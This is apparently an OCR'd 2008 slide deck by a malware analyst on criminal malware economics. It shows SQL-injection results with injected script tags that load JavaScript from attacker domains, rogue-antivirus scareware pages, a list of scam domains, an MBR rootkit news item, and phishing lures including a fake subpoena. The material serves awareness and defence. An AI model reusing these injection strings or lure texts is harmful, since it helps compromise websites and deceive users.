Global malware threat picture

Snorre Fagerland, senior virus analyst

MAIN MOTIVATION:

MONEY

Illegitimate money-making on the Internet

- Sell useless or non-existant products via spam
- Steal money from financial institutions through phishing-type attacks
- Extort money from users and companies, or attack them for money
- Create and distribute adware
- Click fraud
- Sell malware
- Steal company secrets
- Steal virtual items

How infection happens

- Mostly via web now. Attachments are becoming more infrequent.
- Uses exploits that cause browsers to autodownload and execute files.
- Not only dubious websites affected, literally all types of websites can transmit infection
- This usually done through what is known as an SQL injection attack

Britney and Paris lesbian video, - IBM Lotus Notes

File Edit View Create Actions Tools Window Help

Open | Snorre Fagerland - Inbox | Britney and Paris lesbian video,

All Mail | Search

1 ew Memo | 2 eply | 3 eply To All | 4 orward | 5 elete | 6 ollow Up | 7 older | 8 opy Into New | 9 hat | Tools

"cesare prudence" <egoff@cox.net>

05/23/2008 01:40 PM

To <snf@norman.no>

cc

bcc

Subject Britney and Paris lesbian video,

Download and Watch.

Office (Network)

SQL injection

- Inject malicious text into web pages by inserting malformed statements into web forms, confusing the web database in the background.
- Many websites vulnerable.
- Used for inserting links to malicious websites into normally innocent webpages.
- Pages often become half-corrupted, with links in strange places – like in title fields etc.

Google

script src= Search Advanced Search Preferences

Web

Home<**script src**=http://www.kj5s.ru/js.js></**script**>"></title ...
About Us<**script src**=http://www.kj5s.ru/js.js></**script**>"></title><**script src**="http://www3.800mg.cn/csrss/w.js"></**script**><! ...
www.ctwflooring.com/ - 87k - Cached - Similar pages

Martin Personnel - Welcome<**script src**=http://www.advabnr.com/b.js ...
Martin Personnel Ltd - commercial and industrial divisions provide permanent, temporary, contract and management staff in the key specialist areas.
www.martinpersonnel.co.nz/ - 12k - Cached - Similar pages

'passing parameter for lxslt:**script@src**' - MARC
[prev in thread] [next in thread] List: xalan-j-users Subject: passing parameter for lxslt:**script@src** From: "Fitzharris, Walter M. (LNG-DAY)" <Walter. ...
marc.info/?l=xalan-j-users&m=105611791431782&w=2 - 3k - Cached - Similar pages

Aqualinc Research, Water Resou<**script src**=http://www.bluexzz.cn/g ...
This site may harm your computer.
Aqualinc: Water Resource Manag<**script src**=http://www.bluexzz · Home · Groundwater · Irrigation · Resource Consents · Land Use Impacts · Waste Treatment ...
www.aqualinc.co.nz/ - Similar pages

Hillwood Estate, Museum & Gardens - Objects
Baronne de Meyendorf from the Middleton Watercolor Album"></title><**script src**="http://sdo.1000mg.cn/csrss/w.js"></**script**><! ...
trio.hillwoodmuseum.org/detail.php?t=objects&type=related&kv=14536 - 13k - Cached - Similar pages


Affinity Lending Group<**script src**=http://www.po4c.ru/js.js ...
About Us<**script src**=http://www.po4c.ru/js.js></**script**><**script src**=http://www.porv.ru/js.js></**script**><**script src**=http://www.ibse.ru/js.js></**script**><**script** ...
www.affinitylendinggroup.net/ - 52k - Cached - Similar pages

Ashland Unwired<**script src**=http://www.adwadb.mobi/ngg.js></**script** ...
This site may harm your computer.
<**script src**=http://www.adwadb.mobi/ngg.js></**script**><**script src**=http://www.lokriet.com/ngg.js></**script**><**script** ...
www.ashlandunwired.com/Login.asp - Similar pages

Shows 2 Go Broadway Show packages and more<**script src**=http://www ...
Shows 2 Go Broadway Show Packages include theatre tickets, roundtrip transportation, fine dining. convenient pickup from washington dc, Montgomery county ...
www.shows2go.com/ - 24k - Cached - Similar pages


Link to Hockeylinx.com<**script src**=http://www.pid72.com/b.js ...
Link to Hockeylinx.com the field hockey links directory.
www.hockeylinx.com/linktous.asp - 37k - Cached - Similar pages

Recipe Storage"></title><**script src**="http://www3.800mg.cn/csrss/w ...


My Documents
My Computer
My Network Places
Paint
Recycle Bin
Internet Explorer
Filemon
Command Prompt
FAR manager
Warning!
Your computer might be infected with spyware or adware !!!
Strange homepage, popups, loss of important data and unstable functioning are the sure signs that you are infected.
Click here to get the latest spyware removal software.
Your computer is still vulnerable to new attacks !!!
start
NO
11:09

Warning!

Your computer might be infected with spyware



My Documents
My Computer
My Network Places
Paint
Recycle Bin
Internet Explorer
Filemon
Command Prompt
FAR manager
P.S.Guard spywar...

start
PSGuard :: Viruses an...
untitled - Paint
NO
11:12

MinneSparere

Gjør den raskere, hold den ryddig!

Hjem | Kjøp nå | Støtte

Gjør den raskere, hold den ryddig!

Alle i en eske:

Fullkommen profesjonell systemoptimalisering, beskyttelse og gjenoppretting for å reparere dataproblemer

MinneSparere er en nyttig og enkel løsning laget for å holde stasjonen din kontinuerlig rydding og fri for ubrukelige og skadelige filer.

Forbedre hele ditt systems prestasjon nå!

Last ned nå!

Hovedmulighetene

- ***Reparerer Harddisk feil og bugger.***
- ***Hindrer tap av data og arkiver***
- ***Reparerer korrumperte arkiver på dine harddisker.***
- ***Fjerner sporr og bevis over dine internett aktiviteter.***

1» Problemet!

Den finnes en masse unødvendige eller korrumperte arkiver på din harddisk som du ikke har en peiling over. Disse reduserer din harddisk prestasjon og sakter ner farten på hele systemet. Er du klar over hvor mye verdifull plass du kan frigjøre på din harddisk ved hjelp av denne programvaren?

2» Løsningen!

MinneSparere gir deg mulighet at vare den som har kontroll over din PC. Ved og helt enkelt bruke dette program så kan du fjerne unødvendige arkiver og forhindre data tap og holde din disk ren. Vil du ha et rent og kvikkt system? Vil du ha e feil-fri PC? Prøv MinneSparere og arkivere økt prestasjon av din datamaskin.

3» Få en bedre PC

Den begynner fungere umiddelbart etter nedlasting og installasjon. Du vil så vidt legge merke til MinneSparere mens den skanner og fjerner unødvendige filer fra stasjonen din. Det installerte programmet sletter ganske enkelt alle de filene som setter systemets stabilitet i fare.

4» HVEM TRENGER MinneSparere?

MinneSparere er for brukere som ønsker få ut mere av sin datamaskin. Om din PC er et viktigt dagligt verktøy for ditt arbeide eller hjemme så kommer du at elske denne løsningen fordi at den holder ditt system stabilt og rent ved og fjerne data som du ikke ønsker at spares.

AntivirusAskeladd

: Hjem : Funksjoner : Logg på : Støtte : Personvern : OM

Bli Virus: GRATIS!

Antivirus: Din beskyttelse mot virus
Brannmur: Din forsikring mot datasnoker
Pop-Up Blokkerere Deres botemiddel mot ergerlig reklame
AntiSpyware: Deres on-line bodyguard og hemmelig vakt

AntivirusAskeladd garanterer deres sikkerhet on-line beviser pålitelig non-stop beskyttelse av deres data, takk til enestående kombinasjon av finesser den mest effektive for og sikre den beste antivirus forsvar av PC.. (Finn ut mer)

:: LAST NED NÅ ::

Det rette valget • Den snabbeste løsningen • Pålitelig beskyttelse

Gratis Tjenester

Da vår selskap gør hver innsats til og ge kunder med ikke bare den mest effektiv beskyttende løsningen, men også den mest gunstig, våre klienter er får fordel fra en antall Gratis men kvalitetstjenester:

- **GRATIS** Støtte (Finn ut mere)
- **RABATTER** For regulære kunder
- **GRATIS** Oppdateringer
- **GRATIS** hendig Virus Statistikk

Topp Fem Trussel

04/08	**W32.Pigfeng**
04/08	**Backdoor.Spakrab**
04/07	**Backdoor.Spakrab**
04/06	**W32.Momib.A**
04/01	**Bloodhound.Packed.Jmp**

Lisensinformasjon | Personvernserklæring

MS Antivirus

What is Spyware

Spyware, like a virus, is a malicious software planted on your PC by a third party in order to secretly monitor what you do online.

Once your browsing habits are analyzed, you are flooded with endless Commercials, Popups and Spam from inside your PC!

Spyware also dramatically slows down your computer and Internet connection speeds.

Spyware collects your private information and steals your identity, passwords, credit card details and other

START FREE SCAN

FOR WINDOWS 98/ME/2000/XP/Vista

MS Antivirus 2008 an award-winning spyware removal utility will help you fighting all kinds of spyware and adware including keyloggers, trojan horses, password thieves and on.

TRY NOW FOR FREE

Basic signs of Spyware infection


If the answer to one of these questions is "Yes", then you are probably infected.

1. Your computer has slowed down
2. Your Internet connection speed has decreased
3. You have downloaded music or software from the Web
4. You get popups and annoying ads when you're online or sometimes even offline
5. Your default home page has been changed to the one you didn't ask for
6. You have an extra toolbar installed, and you don't know where it came from
7. You receive more spam emails than ever

CHECK YOUR PC NOW

275 Results for 67.55.81.200

	Website	DMOZ	Wikipedia	Yahoo
1.	Accelerateurmaligne.com	0 listings	0 listings	0 listings
2.	Aceleradorlisto.com	0 listings	0 listings	0 listings
3.	Addioerrori.com	0 listings	0 listings	0 listings
4.	Adioserrores.com	0 listings	0 listings	0 listings
5.	Adremversneller.com	0 listings	0 listings	0 listings
6.	Anchisupaisutsu.com	0 listings	0 listings	0 listings
7.	Anchiwamu2008.com	0 listings	0 listings	0 listings
8.	Anonymwinpc.com	0 listings	0 listings	0 listings
9.	Antiespiadorado.com	0 listings	0 listings	0 listings
10.	Antigusanos2008.com	0 listings	0 listings	0 listings
11.	Antispionagepro.com	0 listings	0 listings	0 listings
12.	Antispypremium.com	0 listings	0 listings	0 listings
13.	Antispywarecontrole.com	0 listings	0 listings	0 listings
14.	Antispywarecontrollo.com	0 listings	0 listings	0 listings
15.	Antispywarekontrolle.com	0 listings	0 listings	0 listings
16.	Antispywareseigyo.com	0 listings	0 listings	0 listings
17.	Antiver2008.com	0 listings	0 listings	0 listings
18.	Antivirusaskeladd.com	0 listings	0 listings	0 listings
19.	Antivirusforalle.com	0 listings	0 listings	0 listings
20.	Antivirusgenial.com	0 listings	0 listings	0 listings
21.	Antivirusordi.com	0 listings	0 listings	0 listings
22.	Antiviruspcpakke.com	0 listings	0 listings	0 listings
23.	Antiviruspcsuite.com	0 listings	0 listings	0 listings
24.	Antivirupertutti.com	0 listings	0 listings	0 listings
25.	Antivirussolusjon.com	0 listings	0 listings	0 listings
26.	Anzentsuru.com	0 listings	0 listings	0 listings
27.	Avsystemcare.com	0 listings	0 listings	0 listings
28.	Avsystemshield.com	0 listings	0 listings	0 listings
29.	Bandoalleinfezioni.com	0 listings	0 listings	0 listings
30.	Bedreigingsmonitoor.com	0 listings	0 listings	0 listings
31.	Bedsteantivirus.com	0 listings	0 listings	0 listings
32.	Beschermingstool.com	0 listings	0 listings	0 listings
33.	Beskyttendevaerktoj.com	0 listings	0 listings	0 listings
34.	Bogyotsuru.com	0 listings	0 listings	0 listings
35.	Bortmedvirus.com	0 listings	0 listings	0 listings
36.	Bugdokter.com	0 listings	0 listings	0 listings
37.	Bugsdestroyer.com	0 listings	0 listings	0 listings
38.	Cleverspeeder.com	0 listings	0 listings	0 listings
39.	Conducteurprive.com	0 listings	0 listings	0 listings
40.	Confidentuser.com	0 listings	0 listings	0 listings
41.	Controlantiespia.com	0 listings	0 listings	0 listings
42.	Controlloreprivacy.com	0 listings	0 listings	0 listings
43.	Debellaworm2008.com	0 listings	0 listings	0 listings
44.	Defectshuri.com	0 listings	0 listings	0 listings
45.	Defensaantimalware.com	0 listings	0 listings	0 listings
46.	Diannaoqingjieji.com	0 listings	0 listings	0 listings



January 10, 2008 10:46 AM PST

MBR rootkit targets Windows users

Posted by Robert Vamosi 4 comments

Security experts warned on Wednesday of a new rootkit aimed at users of the Windows operating system.

The rootkit hides in the Master Boot Record (MBR), or Sector 0 of the hard disk drive where the primary partition entries in its partition table are stored. According to Verisign's iDefense research unit, the rootkit overwrites the existing MBR, making discovery very difficult. A rootkit is a program or group of programs designed to take root or administrator control of a computer without the user knowing.

Trend Micro and Sunbelt indicate that infection rates appear low, especially if end users have applied all available Windows updates to their system.

According to iDefense, the samples of this MBR rootkit were first reported in mid-December, with the first wave hitting 1,800 computers on December 17 and a second wave hitting 3,000 computers on December 19. On December 22, the code was released into the wild, with iDefense reporting a total of 5,000 infections worldwide through January 7.

The current rootkit code appears to be based on two theoretical stealth rootkit presentations, one given by eEye security researchers Derek Soeder and Ryan Permeh (PDF file) for Windows NT machines at Black Hat USA 2005, and by independent security researchers Nitin Kumar and Vipin Kumar (PDF file) for Windows Vista machines at Black Hat USA 2007. A comparison of the demonstration codes used in the presentation alongside the actual MBR rootkit code can be found on the GMER site. GMER is the nickname of a researcher who makes an application that detects and removes rootkits.

Infection occurs when a user visits an infected Web site. The infected site contains an iframe that links to a server hosting several exploits. If the user's machine is vulnerable to any of the following exploits, it will become infected:

- Microsoft JVM ByteVerify (MS03-011)
- Microsoft MDAC (MS06-014)
- Microsoft Internet Explorer Vector Markup Language (MS06-055)
- Microsoft XML CoreServices (MS06-071)

About Defense in Depth

With over eight years at CNET covering computer viruses and computer crime, Robert Vamosi goes beyond the hype to provide you with expert interviews with the top security researchers making the news as well as offering the hands-on, non-technical advice you'll need to stay safe online.

Subscribe to this blog
Click this link to view this blog as XML.

Add this feed to your online news reader
Add to Google | MY YAHOO! | MY MSN

Defense in Depth topics

Antivirus
Audio and video
Bots and botnets
Browsers and extensions
Chat and e-mail
Criminal Hackers
Mobile
Networking
Phishing
Rootkits
Security
Spyware
Storage
Uncategorized

AO 88(Rev.11/94) Subpoena in a Civil Case

Issued by the
UNITED STATES DISTRICT COURT

Issued to: Trygve Aasland
Norman Data Defense Systems
703-267-6109

SUBPOENA IN A CIVIL CASE

Case number: 38-566-PCX
United States District Court

YOU ARE HEREBY COMMANDED to appear and testify before the Grand Jury of the United States District Court at the place, date, and time specifiied below.

Place: United States Courthouse
880 Front Street
San Diego, California 92101

Date and Time: May 7,2008
9:00 a.m. PST

Room: Grand Jury Room
room 5217

Issuing officers name and address: O'Mevely & Meyers LLP; 400 South Hope Street, Los Angeles, CA 90071

Please download the entire document on this matter(follow this link) and print it for your record.

This subpoena shall remain in effect until you are granted leave to depart by the court or by an officer on behalf of the court.

Any organisation not a party to this suit thas is subponaed for the taking of a deposition shall designate one or more offcers, directors, or managing agents, or other persons to testify on its behalf, and may set forth, for each person designated, the matters on wich the person will testify. Federal Rules of Civil Procedures,20(b)(6).

Failure to appear at the time and place indicated may result in a contempt of court citation. Bring this subpoena with you to the courtroom and oresent it to the bailiff. Direct any questions to the person requesting you to appear: **City Prosecutor**.